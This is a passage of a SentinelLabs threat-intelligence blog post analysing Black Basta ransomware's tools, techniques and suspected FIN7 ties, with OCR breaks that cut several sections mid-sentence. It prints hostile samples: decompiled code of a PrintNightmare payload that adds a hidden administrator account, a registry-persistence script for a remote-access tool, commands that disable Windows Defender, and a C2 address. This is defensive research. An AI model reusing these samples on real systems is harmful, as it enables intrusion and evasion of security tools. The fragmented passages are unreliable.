


By Antonio Cocomazzi and Antonio Pirozzi


Executive Summary

- SentinelLabs researchers describe Black Basta operational TTPs in full detail, revealing previously unknown tools and techniques.
- SentinelLabs assesses it is highly likely the Black Basta ransomware operation has ties with FIN7.
- Black Basta maintains and deploys custom tools, including EDR evasion tools.
- SentinelLabs assess it is likely the developer of these EDR evasion tools is, or was, a developer for FIN7.

RECENT POSTS

Cloud Malware | A Threat Hunter's Guide to Analysis, Techniques and Delivery

OCTOBER 24, 2024



China's Influence Ops | Twisting Tales of Volt Typhoon at Home and Abroad

rapidity and volume of attacks prove that the actors behind Black Basta are well-organized and well-resourced, and yet there has been no indications of Black Basta attempting to recruit affiliates or advertising as a RaaS on the usual darknet forums or crimeware marketplaces. This has led to much speculation about the origin, identity and operation of the Black Basta ransomware group.

Our research indicates that the individuals behind Black Basta ransomware develop and maintain their own toolkit and either exclude affiliates or only collaborate with a limited and trusted set of affiliates, in similar ways to other 'private' ransomware groups such as Conti, TA505, and Evilcorp.

SentinelLabs' full report provides a detailed analysis of Black Basta's operational TTPs, including the use of multiple custom tools likely developed by one or more FIN7 (*aka* Carbanak) developers. In this post, we summarize the report's key findings.

Read the Full Report

Black Basta's Initial Access Activity

SentinelLabs began tracking Black Basta operations in early June after noticing overlaps between ostensibly different cases. Along with other researchers, we noted that Black Basta infections began with Qakbot delivered by email and macro-based MS Office documents, ISO+LNK droppers and .docx documents exploiting the MSDTC remote code execution vulnerability, CVE-2022-30190.

One of the interesting initial access vectors we observed was an ISO dropper shipped as "Report Jul 14 39337.iso" that exploits a DLL hijacking in `calc.exe`. Once the user clicks on the "Report Jul 14 39337.lnk" inside the ISO dropper, it runs the command

```
cmd.exe /q /c calc.exe
```

2024

LABS CATEGORIES

Crimeware
Security Research
Advanced Persistent Threat
Adversary
LABScon
Security & Intelligence

loader.

The `powershell.exe` process continues to communicate with different servers, waiting for an operator to send a command to activate the post-exploitation capability.

When an operator connects to the backdoor, typically hours or days after the initial infection, a new explorer.exe process is created and a process hollowing is performed to hide malicious activity behind the legitimate process. This injection operation occurs every time a component of the Qakbot framework is invoked or for any arbitrary process run manually by the attacker.

Enter the Black Basta Operator

Manual reconnaissance is performed when the Black Basta operator connects to the victim through the Qakbot backdoor.

Reconnaissance utilities used by the operator are staged in a directory with deceptive names such as “Intel” or “Dell”, created in the root drive `C:\`.

The first step in a Black Basta compromise usually involves executing a uniquely obfuscated version of the AdFind tool, named `AF.exe`.

```
cmd /C C:\intel\AF.exe -f objectcategory=computer -csv name
```

This stage also often involves the use of two custom `.NET` assemblies loaded in memory to perform various information gathering tasks. These assemblies are not obfuscated and the main internal class names, “Processess” and “GetOnlineComputers”, provide a good clue to their functions. Black Basta operators have been observed using SharpHound and BloodHound frameworks for AD enumeration via LDAP queries. The collector is also run in memory as a `.NET` assembly.

Black Basta Privilege Escalation Techniques

Beyond the reconnaissance stage, Black Basta attempts local and domain level privilege escalation through a variety of exploits. We have seen the use of ZeroLogon (CVE-2020-1472), NoPac (CVE-2021-42287, CVE-2021-42278) and PrintNightmare (CVE-2021-34527).

There are two versions of the ZeroLogon exploit in use: an obfuscated version dropped as zero22.exe and a non-obfuscated version dropped as `zero.exe`. In one intrusion, we observed the Black Basta operator exploiting the PrintNightmare vulnerability and dropping spider.dll as the payload. The DLL creates a new admin user with username “Crackenn” and password “*aaa111Cracke”:

```
int SpiderDllProcessAttachFunc()
{
  __int64 unused_1; // rcx
  DWORD netUserAddResult; // ebx
  DWORD LastError; // eax
  __int64 unused_2; // rcx
  USER_INFO_1 userInfo; // [rsp+20h] [rbp-48h] BYREF

  memset(&userInfo, 0, sizeof(userInfo));
  userInfo.usri1_flags = UF_DONT_EXPIRE_PASSWD;
  userInfo.usri1_name = strCrackenn;
  userInfo.usri1_password = str_aaa111Cracke;
  userInfo.usri1_priv = 1;                      // USER_PRIV_USER
  netUserAddResult = NetUserAdd(0i64, 1u, (LPBYTE)&userInfo, 0i64);
  if ( netUserAddResult )
  {
    LastError = GetLastError();
    printf(L"NetUserAdd returns: %i. Errorlevel: %i\n", netUserAddResult, LastError);
  }
  AddGroupMemberToCrackennUser(unused_1, DOMAIN_ALIAS_RID_ADMINS);
  AddGroupMemberToCrackennUser(unused_2, DOMAIN_ALIAS_RID_REMOTE_DESKTOP_USERS);
  return system("RunTimeListen.exe");
}
```


Reversed code for *spider.dll*

The DLL first sets the user and password into a struct (userInfo) then calls the NetUserAdd Win API to create a user with a never-expiring password. It then adds “Administrators” and “Remote Desktop Users” groups to that account. Next, `spider.dll` creates the `RunTimeListen.exe` process, which runs the SystemBC (*aka* Coroxy) backdoor, described below.

At this stage, Black Basta operators cover their tracks by

archive containing all the files needed to run the Netsupport Manager application, staged in the `C:\temp` folder with the name `Svvhost.exe`. Execution of the file extracts all installation files into:

```
C:\Users\[USER]\AppData\Roaming\MSN\
```



Archive of installation files for Netsupport Manager dropped by Black Basta

The RAT is then executed through a `run.bat` script.

```
1 @echo off
2 reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v MSN
  /t REG_SZ /d %APPDATA%\MSN\client32.exe
3 start "" %APPDATA%\MSN\client32.exe
```

Content of *run.bat* script

In other cases, we have observed the usage of Splashtop, GoToAssist, Atera Agent as well as SystemBC, which has been used by different ransomware operators as a SOCKS5 TOR proxy for communications, data exfiltration, and the download of malicious modules.

Black Basta Lateral Movement

The Black Basta actor has been seen using different methods for lateral movement, deploying different batch scripts through psexec towards different machines in order to automate

deployed by the attacker to kill services and processes in order to maximize the ransomware impact, delete the shadow copies and kill certain security solutions.

Partial content of *SERVI.bat*

Impair Defenses

In order to impair the host's defenses prior to dropping the locker payload, Black Basta targets installed security solutions with specific batch scripts downloaded into the Windows directory.

In order to disable Windows Defender, the following scripts are executed:

```
\Windows\ILUg69ql1.bat
\Windows\ILUg69ql2.bat
\Windows\ILUg69ql3.bat
```

The batch scripts found in different intrusions also appear to have a naming convention: ILUg69ql followed by a digit.

```
powershell -ExecutionPolicy Bypass -command "New-ItemPro
powershell -ExecutionPolicy Bypass -command "Set-MpPrefe
powershell -ExecutionPolicy Bypass Uninstall-WindowsFeatur
```

According to the official documentation, the ***DisableAntiSpyware*** parameter disables the Windows Defender Antivirus in order to deploy another security solution. The ***DisableRealtimeMonitoring*** is used to disable real time protection and then ***Uninstall-WindowsFeature -Name Windows-Defender*** to uninstall Windows Defender.

Black Basta and the FIN7 Connection

In multiple Black Basta incidents, the threat actors made use of a custom defense impairment tool. Analysis showed that this tool was used in incidents from 3rd June 2022 onwards and

main functionality is to show a fake Windows Security GUI and tray icon with a “healthy” system status, even if Windows Defender and other system functionalities are disabled.

The fake Windows Security GUI *WindefCheck.exe*

Analysis of the tool led us to further samples, one of which was packed with an unknown packer. After unpacking, we identified it as the BIRDDOG backdoor, connecting to a C2 server at `45[.]67[.]229[.]148`. BIRDDOG, also known as SocksBot, is a backdoor that has been used in multiple operations by the FIN7 group.

Further, we note that the IP address `45[.]67[.]229[.]148` is hosted on “pq.hosting”, the bullet proof hosting provider of choice used by FIN7 when targeting victims.

We discovered further samples on public malware repositories packed with the same packer but compiled about two months before the BIRDDOG packed sample. Unpacking one of these samples revealed it to be a Cobalt Strike DNS beacon connecting to the domain “jardinoks.com”.

Comparison of the samples suggests that the packer used for the BIRDDOG backdoor is an updated version of the packer used for the Cobalt Strike DNS beacon.

Left: Cobalt Strike DNS beacon; Right: BIRDDOG backdoor

We assess it is likely the threat actor developing the impairment tool used by Black Basta is the same actor with access to the packer source code used in FIN7 operations, thus establishing for the first time a possible connection between the two groups.

Uncovering Further Ties Between Black Basta and FIN7

financial frauds. However, since 2020 they switched to ransomware operations, affiliating to REvil, Conti and also conducting their own operations: first as Darkside and later rebranded as BlackMatter.

At this point, it's likely that FIN7 or an affiliate began writing tools from scratch in order to disassociate their new operations from the old. Based on our analysis, we believe that the custom impairment tool described above is one such tool.

Collaboration with other third party researchers provided us with a plethora of data that further supports our hypothesis. In early 2022, the threat actor appears to have been conducting detection tests and attack simulations using various delivery methods for droppers, Cobalt Strike and Meterpreter C2 frameworks, as well as custom tools and plugins. The simulated activity was observed months later in the wild during attacks against live victims. Analysis of these simulations also provided us with a few IP addresses which we believe to be attributed to the threat actor.

The SentinelLabs full report describes these activities in detail.

Attribution of the Threat Actor: FIN7

We assess it is highly likely the BlackBasta ransomware operation has ties with FIN7. Furthermore, we assess it is likely that the developer(s) behind their tools to impair victim defenses is, or was, a developer for FIN7.

Conclusion

The crimeware ecosystem is constantly expanding, changing, and evolving. FIN7 (or Carbanak) is often credited with innovating in the criminal space, taking attacks against banks and PoS systems to new heights beyond the schemes of their peers.

maximizing illicit profits in new ways.

Read the Full Report

CRIMEWARE

SHARE

PDF

ANTONIO COCOMAZZI

Antonio Cocomazzi is a Staff Offensive Security Researcher at SentinelOne, specializing in low-level exploitation and EDR evasion. With a strong focus on Windows OS internals, he explores new attack vectors and evasive techniques to achieve stealthiness in highly monitored environments. His research involves finding vulnerabilities and reverse engineering, from unpacking malware to analyzing core Windows components. He continuously experiments with innovative offensive techniques and contributes to the security community with his findings. Antonio has presented his work at major security conferences such as POC, BlueHat IL, Black Hat Asia, Insomni Hack and Hack In The Box.

PREV

WIP19 Espionage | New Chinese APT Targets IT Service Providers and Telcos With Signed Malware

NEXT

SocGholish Diversifies and Expands Its Malware Staging Infrastructure to Counter Defenders

Kryptina RaaS | From Unsellable Cast-Off to Enterprise Ransomware
SEPTEMBER 23 2024


Xeon Sender | SMS Spam Shipping Multi-Tool Targeting SaaS Credentials
AUGUST 19 2024

NullBulge | Threat Actor Masquerades as Hacktivist Group Rebelling Against AI
JULY 16 2024


SENTINELLABS

In the era of interconnectivity, when markets, geographies, and jurisdictions merge in the melting pot of the digital domain, the perils of the threat ecosystem become unparalleled. Crimeware families achieve an unparalleled level of technical sophistication, APT groups are competing in fully-fledged cyber warfare, while once decentralized and scattered threat actors are forming adamant alliances of operating as elite corporate espionage teams.

RECENT POSTS



Cloud Malware | A Threat Hunter's Guide to Analysis, Techniques and Delivery
OCTOBER 24, 2024



China's Influence Ops | Twisting Tales of Volt Typhoon at Home and Abroad
OCTOBER 16, 2024

Kryptina RaaS | From Unsellable Cast-Off to Enterprise Ransomware
SEPTEMBER 23, 2024

SIGN UP

SentinelLABS

Twitter LinkedIn